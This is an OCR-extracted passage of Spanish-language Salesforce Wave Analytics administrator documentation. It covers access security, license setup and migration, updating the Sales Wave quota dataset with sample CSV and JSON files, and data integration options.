
Para instalar y configurar la aplicación conectada:
- "Gestionar Wave Analytics"

Puede bloquear sesiones de usuario, revocar usuarios individuales y desglosar detalles del usuario. Para obtener más información, consulte Supervisión del uso de una aplicación conectada.

**Nota:** Para la autenticación basada en certificados, los usuarios deben establecer sus navegadores de escritorio para permitir cookies.

## Guía de implementación de seguridad de Wave Analytics

Wave Analytics tiene diferentes niveles de seguridad que su organización puede implementar para asegurarse de que el usuario correcto tiene acceso a los datos correctos.




- El administrador puede implementar la seguridad a nivel de objeto y a nivel de campo para controlar el acceso a datos de Salesforce. Por ejemplo, el administrador puede restringir el acceso para evitar que el flujo de datos cargue datos confidenciales de Salesforce en conjuntos de datos. Este documento describe cómo utiliza Wave Analytics la seguridad a nivel de objeto y a nivel de campo en datos de Salesforce y cómo configurar permisos en objetos y campos de Salesforce.
- Los propietarios de conjuntos de datos pueden implementar la seguridad a nivel de filas en cada conjunto de datos que crean para restringir el acceso a sus registros. Si el conjunto de datos no dispone de seguridad a nivel de fila, los usuarios que tienen acceso al conjunto de datos pueden ver todos los registros. Este documento describe cómo configurar la seguridad a nivel de filas en conjuntos de datos y proporciona algunas implementaciones de muestra basándose en conjuntos de datos creados desde datos externos y datos de Salesforce.
- Los propietarios, administradores y usuarios de aplicaciones que han otorgado el acceso de gestor a una aplicación controlan el acceso a conjuntos de datos, lentes y paneles en aplicaciones. Este documento describe los diferentes niveles de acceso para aplicaciones y cómo compartir conjuntos de datos, lentes y paneles en una aplicación con otros usuarios.

  **Nota:** Wave Analytics no se sincroniza con la colaboración configurada en Salesforce. En su lugar, puede configurar la seguridad por separado en Wave Analytics. Wave Analytics proporciona una función eficaz de seguridad a nivel de filas que le permite diseñar varios tipos diferentes de controles de acceso en conjuntos de datos.

Para obtener información completa acerca de la implementación de la seguridad de Wave Analytics, consulte Guía de implementación de seguridad de Wave Analytics.

## Acceso de datos de Salesforce en Wave Analytics

Wave Analytics requiere el acceso a datos de Salesforce cuando se extraen los datos y también cuando los datos se utilizan como parte de la seguridad a nivel de filas. Wave Analytics obtiene acceso a datos de Salesforce en base a los permisos de dos usuarios internos de Wave Analytics: Usuario de integración y Usuario de seguridad.

Wave Analytics utiliza los permisos del Usuario de integración para extraer los datos a partir de objetos y campos de Salesforce cuando se ejecuta un trabajo de flujo de datos. Debido a que el Usuario de integración tiene acceso Ver todos los datos, considere restringir el acceso a objetos y campos concretos que contengan datos confidenciales. Si el flujo de datos está configurado para extraer datos de un objeto o campo en el que el Usuario de integración no tenga permiso, el trabajo de flujo de datos fallará.

Cuado solicita un conjunto de datos que tiene seguridad a nivel de fila basándose en el objeto Usuario, Wave Analytics utiliza los permisos del usuario Seguridad para acceder al objeto Usuario y sus campos. El Usuario de seguridad debe tener al menos permiso de lectura para todos los campos del objeto Usuario incluidos en un predicado. Un predicado es una condición de filtro que define seguridad a nivel de filas para un conjunto de datos. De forma predeterminada, el Usuario de seguridad tiene permiso de lectura a todos los campos estándar del objeto Usuario. Si el predicado está basado en un campo personalizado, deberá otorgar acceso de lectura al Usuario de seguridad en el campo. Si el Usuario de seguridad no dispone de acceso de lectura en todos los campos del objeto Usuario incluidos en una expresión de predicado, aparecerá un error cuando intente consultar el conjunto de datos utilizando ese predicado.

Controlar el acceso a objetos y campos de Salesforce

Wave Analytics requiere el acceso a datos de Salesforce cuando se extraen los datos y también cuando los datos se utilizan como parte de la seguridad a nivel de filas. Configure los permisos del Usuario de integración en objetos y campos de Salesforce para controlar el acceso a flujos de datos en datos de Salesforce. Configure los permisos del Usuario de seguridad para activar la seguridad a nivel de filas basada en campos personalizados del objeto Usuario.

CONSULTE TAMBIÉN

Controlar el acceso a objetos y campos de Salesforce

## Controlar el acceso a objetos y campos de Salesforce

Wave Analytics requiere el acceso a datos de Salesforce cuando se extraen los datos y también cuando los datos se utilizan como parte de la seguridad a nivel de filas. Configure los permisos del Usuario de integración en objetos y campos de Salesforce para controlar el acceso a flujos de datos en datos de Salesforce. Configure los permisos del Usuario de seguridad para activar la seguridad a nivel de filas basada en campos personalizados del objeto Usuario.

Cuando se configuran permisos para el Usuario de integración o el Usuario de seguridad, realice los cambios en una versión duplicada del perfil de usuario.

PERMISOS DE USUARIO

**Para clonar un perfil de usuario:**

- "Gestionar conjuntos de permisos y perfiles"

**Para modificar los permisos de objeto:**

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y luego seleccione el perfil de usuario.

   Para el Usuario de integración, seleccione el perfil de Usuario de integración de Analytics Cloud. Para el Usuario de seguridad, seleccione el perfil de Usuario de seguridad de Analytics Cloud.
2. Haga clic en **Duplicar** para clonar el perfil de usuario.
3. Asigne un nombre y guarde el perfil de usuario duplicado.
4. Haga clic en **Configuración de objetos**.
5. Haga clic en el nombre del objeto de Salesforce.
6. Haga clic en **Modificar**.
   a. Para activar el permiso sobre el objeto, seleccione **Leer** en la sección Permisos del objeto.
   b. Para activar el permiso sobre un campo del objeto, seleccione **Leer** para el campo en la sección Permisos de campo.

   Nota: No podrá cambiar los permisos de los campos estándar del objeto Usuario.

7. Guarde la configuración del objeto.
8. Asigne el perfil de usuario duplicado al Usuario de integración o al Usuario de seguridad.
   a. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
   b. Seleccione el usuario al que desea asignar el perfil de usuario.
   c. Haga clic en **Modificar**.
   d. En el campo Perfil, seleccione el perfil de usuario.
   e. Haga clic en **Guardar**.
9. Verifique que el Usuario de integración o el Usuario de seguridad tiene los permisos correctos en los campos de los objetos.

# Configurar la plataforma Wave Analytics con licencias adquiridas antes del 20 de octubre de 2015

Si adquirió licencias de Wave Analytics Builder o Explorer antes del 20 de octubre de 2015, puede seguir utilizando sus licencias para configurar la plataforma Wave para usuarios de su organización o puede migrar a la nueva licencia de usuario único de la plataforma Wave Analytics.

Nota: Esta información se aplica únicamente a clientes que adquirieron licencias de Wave Analytics antes del 20 de octubre de 2015 y que siguen utilizando las licencias de conjunto de permisos de Analytics Cloud Builder o Analytics Cloud Explorer después de esa fecha sin migrar a la nueva licencia de Analytics Cloud Wave Platform. Si adquirió Wave a partir del 20 de octubre de 2015, diríjase a Configuración de la plataforma Wave.

Importante: Si está migrando desde las licencias anteriores de Analytics Cloud Builder o Analytics Cloud Explorer a la licencia de usuario único de la plataforma Wave Analytics, lea Migración desde licencias de Wave adquiridas antes del 20 de octubre de 2015 a nuevas licencias de plataforma Wave.

## La licencia de Analytics Cloud - Wave Platform

La licencia de Analytics Cloud Wave Platform adquirida antes del 20 de octubre de 2015 le permite activar Wave Analytics para su organización. Cada licencia anterior de Wave Platform está limitada por contrato a un máximo de 400 usuarios. Si necesita más de 400 usuarios, puede adquirir licencias de Wave Platform adicionales.

Cada licencia anterior de Wave Platform le permite:

- Almacenar un máximo de 250.000.000 de filas en sus conjuntos de datos registrados.
- Ejecutar hasta 50 consultas simultáneas en Wave Analytics.

## Las licencias de conjuntos de permisos de Analytics Cloud

Cada usuario necesita una licencia de conjunto de permisos de Analytics Cloud para usar el producto. La licencia de conjunto de permisos define los permisos de usuarios que pueden asignarse al usuario. El administrador asigna licencias de conjuntos de permisos a los usuarios.

Como parte de las licencias de la plataforma Wave Analytics adquiridas antes del 20 de octubre de 2015, Salesforce proporciona las siguientes licencias de conjunto de permisos:

- La licencia de conjunto de permisos de Analytics Cloud Builder permite a los usuarios acceder a todas las funciones de Wave Analytics.
- La licencia de conjunto de permisos de Analytics Cloud Explorer permite a los usuarios cargar datos externos en Wave Analytics y explorar datos.

A continuación se detallan los permisos de usuario de Wave Analytics incluidos con cada licencia de conjunto de permisos.

| Permiso de usuario | ¿Se incluye en la licencia de conjunto de permisos de Explorer o Builder? | Qué activa |
|---|---|---|
| "Crear y modificar paneles de Wave Analytics " | Solo Builder | Creación y modificación de paneles de Wave Analytics. |
| "Crear aplicaciones de Wave Analytics " | Solo Builder | Creación y colaboración de aplicaciones de Wave Analytics. |
| "Modificar flujos de datos de Wave Analytics " | Solo Builder | Descarga, carga, inicio, detención y reprogramación del flujo de datos. Visualización de flujo de datos y trabajos del sistema en el supervisor de datos. |
| "Gestionar Wave Analytics" | Solo Builder | Acceso a todas las funciones de Wave Analytics. Proporciona funciones a nivel de administrador de Wave. |
| "Cargar datos externos en Wave Analytics" | Builder y Explorer | Carga de datos externos en Wave Analytics para crear un conjunto de datos. Visualización de flujo de datos y trabajos del sistema en el supervisor de datos. |
| "Utilizar Wave Analytics" | Builder y Explorer | Uso de Wave Analytics, y visualización de los conjuntos de datos, lentes y paneles que el usuario tiene permiso para ver. Se activa automáticamente cuando selecciona cualquier otro permiso de Wave. |

Nota: Cuando crea conjuntos de permisos para usuarios de Wave, la selección de cualquier otro permiso de Wave Analytics activa automáticamente el permiso "Utilizar Wave Analytics".

Puede asignar licencias de conjunto de permisos anteriores de Wave Analytics junto con cualquiera de las siguientes licencias de usuario de Salesforce:

- Force.com (suscripción a la aplicación)
- Force.com (una aplicación)
- CRM completo
- Salesforce Platform
- Salesforce Platform One

CONSULTE TAMBIÉN

Migración desde licencias de Wave adquiridas antes del 20 de octubre de 2015 a nuevas licencias de plataforma Wave

# Migración desde licencias de Wave adquiridas antes del 20 de octubre de 2015 a nuevas licencias de plataforma Wave

Para completar la migración desde licencias anteriores de Analytics Cloud Builder y Analytics Cloud Explorer adquiridas antes del 20 de octubre de 2015 a la nueva licencia de Analytics Cloud - Wave Analytics Platform, es posible que tenga que configurar usuarios de Wave en su organización con nuevos conjuntos de permisos.

Cuando Salesforce proporcione a su organización la nueva licencia de Analytics Cloud - Wave Analytics Platform, es posible que tenga que configurar algunos usuarios con la nueva licencia.

- **Usuarios con licencia de Builder.** Los usuarios que acceden a Wave con la licencia de conjunto de permisos de Analytics Cloud Builder deberían poder seguir utilizando la plataforma Wave Analytics sin ninguna configuración adicional. Solo se cambia el nombre a la licencia de Builder por *Analytics Cloud - Wave Analytics Platform*, y verá esa licencia de conjunto de permisos en Configuración en Salesforce.
- **Usuarios con licencia de Explorer.** Durante el proceso de aprovisionamiento de la nueva licencia, es posible que Salesforce retire la licencia de Analytics Cloud Explorer de su organización. Si ese es el caso, verá la nueva licencia de Analytics Cloud - Wave Platform en vez de la licencia de Explorer y tendrá que configurar los usuarios con esa licencia. Si la licencia de conjunto de permisos de Explorer aún es visible, no tendrá que repetir el proceso de configuración para usuarios de Explorer.

**EDICIONES**

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

Si los usuarios de su organización requieren que los configure con la nueva licencia de Analytics Cloud - Wave Platform, incluso si han utilizado Wave con una licencia anterior, siga los pasos de Configuración de la plataforma Wave en la página 3834. Tendrá que asignarles la nueva licencia de conjunto de permisos, crear uno o más conjuntos de permisos nuevos y asignar los conjuntos de permisos a los usuarios.

# Actualizar el conjunto de datos Cuota (Destino) de Sales Wave

Si responde "sí" a la pregunta del asistente de configuración acerca de si su negocio sigue las cuotas a nivel del usuario, debe actualizar el conjunto de datos Cuota de Sales Wave de modo que la aplicación incluya datos de cuotas para su equipo.

Cuando crea la aplicación Sales Wave, se crea un conjunto de datos Cuota (Destino) junto con la aplicación. Para explorar cómo los miembros del equipo realizan un seguimiento de sus cuotas mensuales, trimestrales o anuales en Sales Wave, debe actualizar el conjunto de datos Cuota completando los siguientes pasos. También puede ver el vídeo Crear la aplicación Sales Wave, Parte 2: Cargar el archivo CSV de cuota y programar un flujo de datos, que trata los pasos descritos aquí.

**PERMISOS DE USUARIO**

Para crear y gestionar aplicaciones Wave:


- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

Nota: Cuando trabaje con archivos .CSV que desea importar en Sales Wave, créalos y ábralos únicamente utilizando un editor de texto compatible con UTF-8. Al abrirlos en Microsoft Excel u otro software de hojas de cálculo se cambia el formato de los archivos .CSV y los convierte en inutilizables en Sales Wave


Nota: Si su empresa no realiza un seguimiento de cuotas a nivel del usuario, puede omitir este paso. Solo tiene que completar esto si responde "sí" a la pregunta del asistente de configuración sobre si su organización supervisa las cuotas al nivel de usuario.

1. Cree un archivo CSV que incluya los siguientes campos, en este orden: QuotaAmount, StartDate (en formato dd-mm-aaaa), OwnerName y Username. Los nombres de campos diferencian entre mayúsculas y minúsculas y deben aparece en su archivo exactamente como se muestran aquí. Para consultar un ejemplo, consulte Archivo .CSV de ejemplo de Sales Wave.
2. Guarde el archivo en una ubicación que puede recordar fácilmente.


3. En Salesforce, vaya a la página de inicio de Wave Analytics y busque el conjunto de datos Cuota (Destino).
4. Pase el ratón sobre el conjunto de datos y, a continuación, haga clic en **Modificar**.
5. Salesforce muestra la pantalla de modificación de conjuntos de datos para el conjunto de datos Cuota. Desde la sección Actualizar datos, seleccione **Seleccione el archivo o arrástrelo**





6. En el cuadro de diálogo que se abre, navegue hasta el archivo .CSV que ha creado en el Paso 1 y haga doble clic en él.
7. Haga clic en **Actualizar conjunto de datos**.
8. Si su periodo fiscal es diferente al periodo de calendario, como cuando empieza en otra fecha que no sea el 1 de enero, tendrá también que actualizar el archivo de metadatos de cuota.
   a. Copie el código JSON desde el archivo JSON del conjunto de datos de cuota de Sales Wave y péguelo en el editor de texto que prefiera.
   b. Cambie el valor de `"fiscalMonthOffset"` de 4 a un número que represente el mes en el que comience su periodo fiscal. En los metadatos de Sales Wave, el numeral "0" representa enero, "1" representa febrero y así sucesivamente, con "11" representando diciembre.
   c. Guarde el archivo en su escritorio y cárguelo en Sales Wave arrastrándolo a **Seleccione el archivo o arrástrelo aquí...** en la sección Agregar archivo de metadatos (JSON) de la pantalla de modificación del conjunto de datos.
   d. Haga clic en **Actualizar conjunto de datos**.
9. Tras cargar sus datos de cuota, vuelva a ejecutar el flujo de datos para actualizar los paneles.
   a. Haga clic en el menú del engranaje de la esquina superior de la pantalla de Sales Wave y seleccione Supervisor de datos.




**b.** Seleccione la vista Flujo de datos desde el menú de la parte superior izquierda de la pantalla del Supervisor de datos.




**c.** Localice su aplicación; es posible que tenga que desplazarse hacia abajo en la página. Abra el menú ubicado en el extremo derecho de la pantalla junto al icono y el nombre de la aplicación y, a continuación, haga clic en




es todo. El flujo de datos garantiza que Sales Wave dispone de los datos más recientes de su empresa. Puede obtener más información acerca de flujos de datos en Programar el flujo de datos diario de la aplicación Sales Wave .

## Archivo .CSV de ejemplo de Sales Wave

Este es un ejemplo del archivo .CSV que crea para actualizar el conjunto de datos Cuota (Destino) de la aplicación Sales Wave.

Archivo JSON del conjunto de datos de cuota de Sales Wave

Utilice este archivo para actualizar el conjunto de datos de cuota de Sales Wave si la fecha de inicio de su año fiscal *no* es el 1 de enero.

# Archivo .CSV de ejemplo de Sales Wave

Este es un ejemplo del archivo .CSV que crea para actualizar el conjunto de datos Cuota (Destino) de la aplicación Sales Wave.

**Nota:** Este archivo solo sirve como ejemplo. Cree un archivo .CSV único con datos de cuotas para miembros de su equipo incluyendo los siguientes campos:

- QuotaAmount
- StartDate
- OwnerName
- Nombre de usuario

Cree el archivo utilizando un editor de texto compatible con UTF-8 y no abra el archivo con Microsoft Excel u otra aplicación de hojas de cálculo. Los nombres de campos diferencian entre mayúsculas y minúsculas y deben aparece en su archivo exactamente como se muestran aquí.

Consulte Actualizar el conjunto de datos Cuota (Destino) de Sales Wave en la página 3849.

**Ejemplo:**

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

# Archivo JSON del conjunto de datos de cuota de Sales Wave

Utilice este archivo para actualizar el conjunto de datos de cuota de Sales Wave si la fecha de inicio de su año fiscal *no* es el 1 de enero.

Copie el contenido de este archivo en el editor que prefiera y cambie el valor de `"fiscalMonthOffset"` (que se muestra en **negrita**) al mes del inicio de su periodo fiscal. En los metadatos de Sales Wave, el numeral "0" representa enero, "1" representa febrero y así sucesivamente, con "11" representando diciembre. En el código que aparece a continuación, el número está establecido en "4", que representa el mes de mayo. Utilice el número que representa el mes de inicio de su periodo fiscal. Guarde luego el archivo y cárguelo en Sales Wave siguiendo las instrucciones de Actualizar el conjunto de datos Cuota (Destino) de Sales Wave.

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
     "fiscalMonthOffset": 4,
     "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
    ]
}
```

# Integración de datos

Puede integrar sus datos de Salesforce y externos en Wave Analytics para permitir a los usuarios explorar y visualizar los datos con el explorador y el diseñador. Los *datos externos* son datos que están fuera de Salesforce, como datos procedentes de aplicaciones y hojas de cálculo externas.

Cuando carga datos en Wave Analytics, los carga en conjuntos de datos. Un conjunto de datos es una recopilación de datos relacionados que se almacena de una forma desnormalizada y altamente comprimida.

Puede utilizar los métodos siguientes para crear conjuntos de datos en Wave Analytics.

| | JSON de flujo de datos | Generador del conjunto de datos | Interfaz de usuario de carga | API de datos externos | Wave Connector |
|---|---|---|---|---|---|
| **Fuente de datos** | Objetos de Salesforce; conjuntos de datos existentes | Objetos de Salesforce | Datos externos | Datos externos | Microsoft Excel |
| **¿Se pueden unir datos externos y de Salesforce?** | Sí | No | No | No | No |
| **¿Interfaz de usuario gráfica?** | No (JSON) | Sí | Sí | No (acceso programático) | Sí |
| **¿Puede crear conjuntos de datos múltiples a la vez?** | Sí | No | No | No | No |
| **¿Admite la extracción incremental?** | Sí | No | No | Sí | No |
| **Método de actualización de datos** | Automático | Automático | Manual | Manual | Manual |
| **¿Puede filtrar registros?** | Sí | No | No | No | No |
| **¿Puede generar nuevas columnas al crear conjuntos de datos?** | Sí (columnas delta y de dimensiones) | No | No | No | No |
| **¿Puede ignorar metadatos?** | Sí | No | Sí | Sí | No |

### Conjuntos de datos

Un conjunto de datos es una recopilación de datos relacionados que se almacena de una forma desnormalizada y altamente comprimida. Para cada licencia de plataforma, su organización puede tener un máximo de 250 millones de filas de datos almacenados en todos los conjuntos de datos registrados combinados.

### Crear conjuntos de datos con un flujo de datos

Puede utilizar un flujo de datos para crear uno o más conjuntos de datos en base a los datos procedentes de objetos de Salesforce o conjuntos de datos existentes.

### Transformaciones para flujos de datos de Wave

Una *transformación* hace referencia a la manipulación de los datos. Puede agregar transformaciones a un flujo de datos para extraer datos de objetos de Salesforce o conjuntos de datos, transformar conjuntos de datos que contienen datos de Salesforce o externos, así como registrar conjuntos de datos.

### Crear un conjunto de datos con el Generador del conjunto de datos

Puede utilizar el Generador del conjunto de datos para crear un único conjunto de datos basado en los datos procedentes de uno o más objetos de Salesforce. El Generador del conjunto de datos genera y agrega el JSON asociado al archivo de definición de flujo de datos. El conjunto de datos se crea la próxima vez que se ejecuta el flujo de datos. Los datos del conjunto de datos se actualizan cada vez que se ejecuta el flujo de datos. También puede modificar el archivo de definición de flujo de datos para agregar transformaciones que manipulan el conjunto de datos.

### Acelerar su flujos de datos con la replicación

La replicación desvincula la extracción de datos de Salesforce de sus flujos de datos, permitiéndole ejecutarla en un programa separado. Al programar estas extracciones de antemano, su flujo de datos tiene menos tareas que realizar y se ejecuta con mayor rapidez. Para aligerar la carga aún más, la replicación extrae datos de Salesforce incrementalmente de manera predeterminada, de modo que solo se extraigan los datos modificados.

### Wave Connector para datos de Excel

Wave Connector de Salesforce facilita la importación de datos desde Microsoft Excel 2013 en Wave Analytics.

### Crear un conjunto de datos con datos externos

Puede cargar datos externos a través de la interfaz de usuario o por medio de la API de datos externos para crear un conjunto de datos. Cuando carga un archivo de datos externo (formato in .csv, .gz o .zip), también puede proporcionar un archivo de metadatos. Un archivo de metadatos contiene archivos de metadatos que describen la estructura de los datos en el archivo de datos externo. Wave Analytics genera automáticamente el archivo de metadatos si carga un archivo .csv desde la interfaz de usuario, del que puede realizar una vista previa y cambios. Si no proporciona un archivo de metadatos, Wave Analytics importa todas las columnas del archivo de datos externos como dimensiones.

### Modificar un conjunto de datos

Puede modificar un conjunto de datos para cambiar el nombre del conjunto de datos, la aplicación, el predicado de seguridad o el archivo de metadatos ampliados (XMD) asociado con el conjunto de datos. Para conjuntos de datos creados a partir de un archivo de datos externos, también puede cargar un nuevo archivo de datos externos o un archivo de metadatos para actualizar los datos o los metadatos.

### Eliminar un conjunto de datos

Elimine conjuntos de datos innecesarios de su Mi aplicación privada o en aplicaciones compartidas donde tiene al menos acceso de Editor. La eliminación de conjuntos de datos reduce la acumulación y le ayuda a evitar alcanzar el límite de su organización para filas en los conjuntos de datos registrados.

### Seguridad a nivel de filas para conjuntos de datos

Si un usuario de Wave Analytics tiene acceso a un conjunto de datos, tiene acceso a todos los registros del conjunto de datos de forma predeterminada. Sin embargo, puede implementar seguridad a nivel de filas en un conjunto de datos para restringir el acceso a los registros. Algunos registros pueden contener datos confidenciales que no deben ser accesibles a todos los usuarios.

### Sintaxis de las expresiones de predicado para conjuntos de datos

Debe utilizar una sintaxis válida al definir la expresión de predicado.

# Conjuntos de datos

